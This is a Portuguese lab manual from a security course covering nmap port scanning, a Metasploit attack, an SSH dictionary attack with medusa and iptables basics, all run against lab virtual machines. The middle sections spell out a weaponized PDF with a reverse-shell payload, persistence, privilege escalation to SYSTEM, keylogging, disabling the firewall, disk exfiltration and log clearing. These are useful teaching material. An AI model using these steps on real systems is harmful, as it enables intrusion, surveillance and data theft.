1. Na máquina *WinServer-G*, inicie o Wireshark e faça-o escutar por pacotes vindos para a interface *Local Area Connection*. Em paralelo, na máquina *KaliLinux-G*, use o *nmap* para fazer um *scan verbose* da máquina *WinServer-G*. Analise e compare os resultados obtidos pelo *nmap* com o que foi observado no Wireshark.

Primeiro, vamos ver o que acontece na máquina *KaliLinux-G*:

```
# nmap -v 172.16.1.20

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2018-08-18 01:19 EDT
Initiating ARP Ping Scan at 01:19
Scanning 172.16.1.20 [1 port]
Completed ARP Ping Scan at 01:19, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:19
Completed Parallel DNS resolution of 1 host. at 01:19, 0.03s elapsed
Initiating SYN Stealth Scan at 01:19
(...)
Completed SYN Stealth Scan at 01:20, 24.20s elapsed (1000 total ports)
Nmap scan report for 172.16.1.20
Host is up (0.00022s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:44:C2:10 (Cadmus Computer Systems)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 24.54 seconds
Raw packets sent: 1660 (73.024KB) | Rcvd: 1135 (45.436KB)
```

Solicita-se um *scan verbose* da máquina *WinServer-G*. Após resolução ARP/DNS, o **nmap** escaneia as mil portas mais comuns para cada protocolo. Depois, ele relata quais portas foram detectadas como abertas, juntamente com o nome de serviço que usualmente escuta naquela porta.

Mas... que mil portas são essas? Elas são definidas no arquivo `/usr/share/nmap/nmap-services`, que possui grande similaridade com o arquivo `/etc/services` — mas, além de listar o serviço na primeira coluna e porta/protocolo na segunda coluna, há uma terceira coluna que indica a probabilidade que uma dada porta seja encontrada aberta. Essa probabilidade é obtida pela equipe do **nmap** a partir de *scans* de pesquisa na Internet ao largo.

Por exemplo, para descobrir quais são as dez portas mais populares, basta executar:

```
# cat /usr/share/nmap/nmap-services | grep -v '^#' | awk '{print $3,$2,$1}' | sort
-n | tac | head -n10
0.484143 80/tcp http
0.450281 631/udp ipp
0.433467 161/udp snmp
0.365163 137/udp netbios-ns
0.330879 123/udp ntp
0.297830 138/udp netbios-dgm
0.293184 1434/udp ms-sql-m
0.253118 445/udp microsoft-ds
0.244452 135/udp msrpc
0.228010 67/udp dhcps
```

Finalmente, vamos ver o que aparece no Wireshark da máquina *WinServer-G*:




Figura 19: Captura de scan nmap contra a máquina *WinServer-G*

Note que uma série de pacotes SYN são enviados para diferentes portas do servidor Windows. Por sua vez, o Windows responde com um ACK se a porta estiver aberta, mas o **nmap** não envia um SYN/ACK em resposta a esse pacote — esse é o modo padrão de *scan* do **nmap**, TCP SYN, também conhecido como *half-open scan*.

2. Vamos agora explorar outros modos de funcionamento do **nmap**. Teste os modos: (1) *TCP connect*

scan, (2) *TCP NULL scan*, (3) *TCP FIN scan* e (4) *TCP Xmas scan*, e acompanhe o andamento da varredura de portas através do Wireshark. Procure entender o que está acontecendo e a diferença entre comandos executados, para verificar os conceitos do material teórico.



Recomenda-se a leitura da página de manual do **nmap**, via comando `$ man 1 nmap`, para estudar o que cada um desses tipos de *scan* objetiva. A página de manual do **nmap** é extremamente detalhada e bem-escrita, e uma fonte valiosa de conhecimento relativo à enumeração e teste de vulnerabilidades de máquinas-alvo.

O guia de referência do **nmap** também possui um capítulo dedicado às diferentes técnicas para *port scanning*, acessível em <https://nmap.org/book/man-port-scanning-techniques.html>.

Respectivamente, os *scans* do tipo *connect*, *NULL*, *FIN* e *Xmas* podem ser realizados com os comandos:

```
# nmap -sT 172.16.1.20
# nmap -sN 172.16.1.20
# nmap -sF 172.16.1.20
# nmap -sX 172.16.1.20
```

3. Outra funcionalidade do **nmap** é o *OS fingerprinting*. Utilize a opção que ativa essa verificação nas máquinas virtuais *FWGW1-G* e *WinServer-G*. Use o **tcpdump** e o Wireshark para verificar a troca de pacotes neste processo.

Primeiro, vamos escanear a máquina *FWGW1-G*, realizando o *OS fingerprinting* (opção **-O**):

```
# nmap -O 172.16.1.1

(...)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.19
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.30 seconds
```

Detectou-se que o SO da máquina-alvo é um kernel Linux, versões 3.2 a 3.19. Vamos verificar se o **nmap** está correto, logando na máquina *FWGW1-G* e imprimindo a versão do kernel:

```
# hostname  
FWGW1-A  
  
# uname -r  
3.16.0-4-amd64
```

Perfeito! Vamos partir para o *scan* da máquina *WinServer-G*:

```
# nmap -O 172.16.1.20  
  
(...)  
Device type: general purpose  
Running: Microsoft Windows 7|2008|8.1  
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1  
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8  
cpe:/o:microsoft:windows  
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows 8, or  
Windows 8.1 Update 1  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 84.62 seconds
```

Vamos verificar se a informação está correta:




Figura 20: Versão do SO na máquina WinServer-G

Bastante próximo — o **nmap** reporta Windows Server 2008 SP1, e o *WinServer-G* é um Windows Server 2008 SP2.

6) Realizando um ataque com o Metasploit



Esta atividade será realizada nas máquinas virtuais *WinServer-G* e *KaliLinux-G*.

Nessa atividade iremos executar uma série de comandos utilizando o **metasploit** disponível na máquina *KaliLinux-G*. O objetivo desta atividade é demonstrar duas coisas: primeiro, o poder da ferramenta Metasploit, e, segundo, que não devemos instalar em servidores programas desnecessários, como visualizadores de PDF.

1. Instale o *Adobe Reader* versão 9.3.4 na máquina *WinServer-G*. Esse programa pode ser encontrado no AVA, ou na pasta compartilhada via rede pelo instrutor.
2. Agora, vamos gerar um arquivo PDF malicioso para explorar a vulnerabilidade do *Adobe Reader* instalado no passo (1). Acesse a máquina *KaliLinux-G* e execute:

```
# hostname
kali

# msfconsole

msf > use exploit/windows/fileformat/adobe_cooltype_sing

msf exploit(adobe_cooltype_sing) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(adobe_cooltype_sing) > set FILENAME boleto.pdf
FILENAME => boleto.pdf

msf exploit(adobe_cooltype_sing) > set LHOST 172.16.1.30
LHOST => 172.16.1.30

msf exploit(adobe_cooltype_sing) > set LPORT 4444
LPORT => 4444

msf exploit(adobe_cooltype_sing) > exploit

[*] Creating 'boleto.pdf' file...
[+] boleto.pdf stored at /root/.msf4/local/boleto.pdf
```

O que foi feito?

- a. Escolhemos o *exploit* a ser utilizado — no caso, o *adobe_cooltype_sing*.
 - b. Selecionamos o *payload* a ser enviado junto com o arquivo PDF que será gerado — *windows/meterpreter/reverse_tcp*. O *reverse_tcp* é um *payload* que inicia uma conexão TCP reversa, isto é, da vítima para o atacante, com o objetivo de burlar restrições de firewall para abertura de portas na rede local.
 - c. Selecionamos o nome do arquivo — *boleto.pdf*. Um nome (e conteúdo) sugestivo são critérios fundamentais para que um ataque desse tipo tenha sucesso, pois o usuário deve acreditar que aquele arquivo é de fato útil e deve ser visualizado.
 - d. Selecionamos o *host* local — esse é o IP da máquina que iniciará o *handler* da conexão reversa, que faremos no passo seguinte. No caso, é a própria máquina *KaliLinux-G*, 172.16.1.30.
 - e. Selecionamos a porta na qual o cliente irá tentar buscar durante a conexão reversa. Aqui, foi escolhida a porta 4444, mas idealmente seria até melhor selecionar uma porta popular, como 80 ou 443, que provavelmente serão liberadas pelo firewall da rede.
 - f. Finalmente, executamos *exploit*. No caso particular desse *exploit*, esse comando produziu o PDF malicioso objetivado, e o gravou no arquivo */root/.msf4/local/boleto.pdf*.
3. O próximo passo é disponibilizar o PDF para a vítima. Felizmente, o Kali Linux já possui um servidor web instalado — basta copiar o arquivo gerado no passo anterior para a pasta */var/www/html*, retirar o arquivo *index.html* dessa pasta para que a listagem de arquivos seja feita no navegador, e iniciar o serviço. Vamos fazer isso:

```
# mv /root/.msf4/local/boleto.pdf /var/www/html/

# mv /var/www/html/index.html /var/www/html/index.html.bak

# systemctl start apache2
```

4. Agora, vamos fazer o download do arquivo PDF na máquina *WinServer-G*. Mas, antes disso, no entanto, precisamos iniciar o *handler* na máquina *KaliLinux-G*, que irá escutar a conexão TCP reversa:

```
# hostname
kali

# msfconsole

msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 172.16.1.30
LHOST => 172.16.1.30

msf exploit(handler) > set LPORT 4444
LPORT => 4444

msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
```

5. Perfeito, agora sim. Na máquina *WinServer-G*, acesse a URL <http://172.16.1.30> (ajuste o endereço IP se você pertencer ao grupo **B**). Você deve ver o PDF disponível para download:



Figura 22: PDF malicioso disponível para download no browser

6. Faça o download do PDF na máquina *WinServer-G* — será necessário adicionar a máquina *KaliLinux-G* à lista de *Trusted sites* do Internet Explorer antes de o download ser permitido. Depois, clique duas vezes no documento. O *Adobe Reader* irá iniciar, e uma tela vazia será apresentada, como a que se segue:




Figura 23: Exploit do Adobe Reader com sucesso

7. De volta à console do *KaliLinux-G*, observe que o *handler* recebeu a conexão reversa e iniciou o *meterpreter*, um *payload* avançado que irá permitir-nos controlar a máquina *WinServer-G* remotamente.

```
[*] Started reverse handler on 172.16.1.30:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 172.16.1.20
[*] Meterpreter session 1 opened (172.16.1.30:4444 -> 172.16.1.20:49173) at 2018-08-18 02:27:47 -0400

meterpreter >
```

8. Se o usuário fechar o Adobe Reader ou reiniciar a máquina, a conexão será perdida. Podemos executar o módulo *persistence* do *meterpreter* — trata-se de um *script* Ruby que irá criar um

serviço do **meterpreter** que será iniciado assim que a máquina for ligada.

```
meterpreter > run persistence -X
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINSERVER-
A_20180818.3516/WINSERVER-A_20180818.3516.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.1.30 LPORT=4444
[*] Persistent agent script is 148489 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[+] Agent executed with PID 2576
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiYCJEPO
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiYCJEPO
```

9. A última etapa é escalar privilégios dentro da máquina-alvo. Se você executar o comando **getuid**, irá notar que o **meterpreter** está executando como o usuário que abriu o PDF originalmente (provavelmente, o usuário **Administrator**).

```
meterpreter > getuid
Server username: WINSERVER-A\Administrator
```

10. O Windows possui uma conta com privilégios ainda mais elevados que o **Administrator**, a conta **SYSTEM**. Essa conta possui os mesmos privilégios do administrador, mas pode também gerenciar todos os serviços, arquivos e volumes em nível de sistema operacional — com efeito, uma espécie de "super-root" do SO. Felizmente, o **meterpreter** possui o *script* **getsystem**, que permite a escalada de privilégio de forma automática:

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


11. Efetivamente, agora a máquina *WinServer-G* está totalmente dominada. Agora, faça testes com os comandos que se seguem para determinar quais são as possibilidades apresentadas pelo **meterpreter** — sua imaginação é o limite!

Promovendo privilégios	<pre>meterpreter > getuid meterpreter > use priv meterpreter > getsystem meterpreter > getuid</pre>
Levantando informações	<pre>meterpreter > sysinfo meterpreter > run get_env meterpreter > run get_application_list</pre>
Desativando firewall	<pre>meterpreter > shell C:\Windows\System32> netsh firewall set opmode disable C:\Windows\System32> exit</pre>
Capturando tela	<pre>meterpreter > getpid meterpreter > ps meterpreter > use -l meterpreter > use espia meterpreter > screenshot meterpreter > screengrab</pre>

Figura 24: Comandos do *meterpreter*, parte 1

Ativando keylogger	meterpreter > keyscan_start meterpreter > keyscan_dump meterpreter > keyscan_stop
Enumerando informações	meterpreter > run winenum meterpreter > run scraper (copiar entradas do registro) meterpreter > run prefetchtool
Injetando informações nos arquivos de hosts do Windows	meterpreter > edit c:\\Windows\\System32\\drivers\\etc\\hosts
Realizando varredura na rede do alvo	meterpreter > run arp_scanner -i meterpreter > run arp_scanner -r <REDE_ALVO>
Criando usuário	meterpreter > shell C:\\Windows\\System32> net user marcos changeme /add C:\\Windows\\System32> net user C:\\Windows\\System32> exit
Baixando o HD da máquina alvo	meterpreter > download -r c:\\
Enviando arquivo para o alvo	meterpreter > upload /root/tcpdump.exe c:\\windows\\System32 meterpreter > shell meterpreter > tcpdump -w saida.pcap meterpreter > ps meterpreter > kill NUMERO_PROCESSO meterpreter > download c:\\saida.pcap
Apagando rastro	meterpreter > clearev

Figura 25: Comandos do meterpreter, parte 2

7) Realizando um ataque de dicionário com o *medusa*



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

1. Vamos realizar um ataque de força bruta ao serviço SSH utilizando o *medusa*. Na máquina *FWGW1-G*, crie um usuário chamado *marcelo* com a senha *123456* e outro chamado *marco* com a senha *abacate*. Depois, ainda na máquina alvo, monitore o arquivo de log */var/log/auth.log* por tentativas de login.

```
# hostname
FWGW1-A

# useradd -m marcelo ; echo 'marcelo:123456' | chpasswd
# useradd -m marco ; echo 'marco:abacate' | chpasswd

# tail -f -n0 /var/log/auth.log
```

2. Na máquina *KaliLinux-G*, o primeiro passo é descobrir o *banner* de serviço do SSH. Execute o comando `$ nc 172.16.1.1 22` (adapte o endereço IP se necessário) e copie o valor mostrado.

```
# hostname
kali

# nc 172.16.1.1 22
SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u1
```

3. Agora, crie dois arquivos — um com uma lista de usuários cujo nome será usado para login, e outro com uma lista de senhas. Não se esqueça de incluir na lista de usuários os nomes dos que foram criados no passo (1) desta atividade, bem como suas senhas no outro arquivo.

```
# pwd
/root

# cat users.txt
root
marcelo
marco
silva

# cat passwords.txt
rnpesr
123456
abacate
framboesa
```

4. Finalmente, use o comando `medusa` para executar um ataque de dicionário contra a máquina-alvo. Não se esqueça de informar o *banner* de serviço capturado no passo (2), bem como os arquivos de usuários/senhas criados no passo (3).

```
# medusa -M ssh -m BANNER:SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u1 -h 172.16.1.1 -U
users.txt -P passwords.txt | grep 'SUCCESS'
ACCOUNT FOUND: [ssh] Host: 172.16.1.1 User: marcelo Password: 123456 [SUCCESS]
ACCOUNT FOUND: [ssh] Host: 172.16.1.1 User: marco Password: abacate [SUCCESS]
```

5. De volta à máquina *FWGW1-A*, observe o grande número de tentativas de login sem sucesso que o `medusa` realizou até que tivesse sucesso com os usuários/senhas corretos. Como o administrador de sistemas poderia detectar esse tipo de ataque e bloqueá-lo?

Sessão 5: Firewall



As atividades desta sessão serão realizadas na máquina virtual *FWGW1-G*, com pequenas exceções apontadas pelo enunciado dos exercícios.

1) Trabalhando com *chains* no *iptables*

O Netfilter é um *framework* provido pelo kernel Linux que permite que várias operações relacionadas à rede sejam implementadas através de *handlers* customizados. Ele provê diversas funções e operações que permitem filtragem de pacotes, tradução de endereços de rede e portas, bem como a capacidade de proibir que pacotes cheguem a pontos sensíveis da rede.

O *iptables* é a ferramenta em espaço de usuário que permite a gerência do Netfilter. Há vários conceitos centrais ao *iptables*, como:

- Tabelas:
 - *Filter*: filtragem de pacotes.
 - *NAT*: tradução de endereços.
 - *Mangle*: marcação de pacotes e QoS.
- Chains:
 - INPUT: entrada no firewall propriamente dito.
 - OUTPUT: saída do firewall propriamente dito.
 - FORWARD: passagem através do firewall.
 - PREROUTING: decisões pré-roteamento; presente apenas nas tables *NAT* e *Mangle*.
 - POSTROUTING: decisões pós-roteamento; presente apenas nas tables *NAT* e *Mangle*.
- Alvos:
 - ACCEPT: aceita o pacote.
 - DROP: descarta o pacote sem informar o remetente.
 - REJECT: rejeita o pacote e notifica o remetente.
 - LOG: loga o pacote nos registros do *iptables*.
- Manipulação de regras:
 - A: adiciona a regra ao final da *chain* (*append*).
 - I: insere a regra no começo da *chain* (*insert*).
 - D: apaga a regra (*delete*).
 - L: listas as regras de uma dada *chain* (*list*).
 - P: ajusta a política padrão de uma *chain* (*policy*).
 - F: apaga todas as regras da *chain* (*flush*).
- Padrões de casamento:

- **-s**: IP de origem do pacote.
- **-d**: IP de destino do pacote.
- **-i**: interface de entrada.
- **-o**: interface de saída.
- **-p**: protocolo, que pode ser dos tipos TCP, UDP e ICMP.

1. Primeiro, vamos testar a filtragem simples (*stateless*) no **iptables**. Faça login na máquina **FWGW1-G** como **root** e mude a política padrão da *chain* OUTPUT para DROP. Em seguida, tente conectar-se à porta 80/HTTP de um host remoto na Internet. É possível?

```
# hostname
FWGW1-A

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open

# iptables -P OUTPUT DROP

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca: forward host lookup failed: Host name lookup failure :
Resource temporarily unavailable
```

2. Agora, crie uma regra na *chain* OUTPUT que permita a saída de pacotes na porta 80/HTTP (não se esqueça também de permitir consultas DNS à porta 53/UDP, se estiver utilizando um nome e não um endereço IP) e tente conectar-se novamente. Qual o resultado?

```
# iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
# iptables -A OUTPUT -p udp --dport 53 -j ACCEPT

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

3. Mude a política padrão da *chain* INPUT também para DROP. Ainda é possível conectar-se?

```
# iptables -P OUTPUT DROP

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
Host name lookup failure
```

Apesar de o resultado parecer o mesmo obtido anteriormente, há uma diferença substancial — as requisições DNS/HTTP estão sendo enviados com sucesso, porém a resposta de retorno está sendo bloqueada. Ao rodar o **tcpdump** e monitorar a interface de rede de saída (**eth0**), a resposta da consulta DNS sai e retorna, porém é descartada pelo kernel.

```
# tcpdump -i eth0 -n src 192.168.1.203 or dst 192.168.1.203
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
21:52:28.135864 IP 192.168.1.203.33147 > 8.8.8.8.53: 48302+ A?
obsd3.srv.ualberta.ca. (39)
21:52:28.215508 IP 8.8.8.8.53 > 192.168.1.203.33147: 48302 1/0/0 A 129.128.5.194
(55)
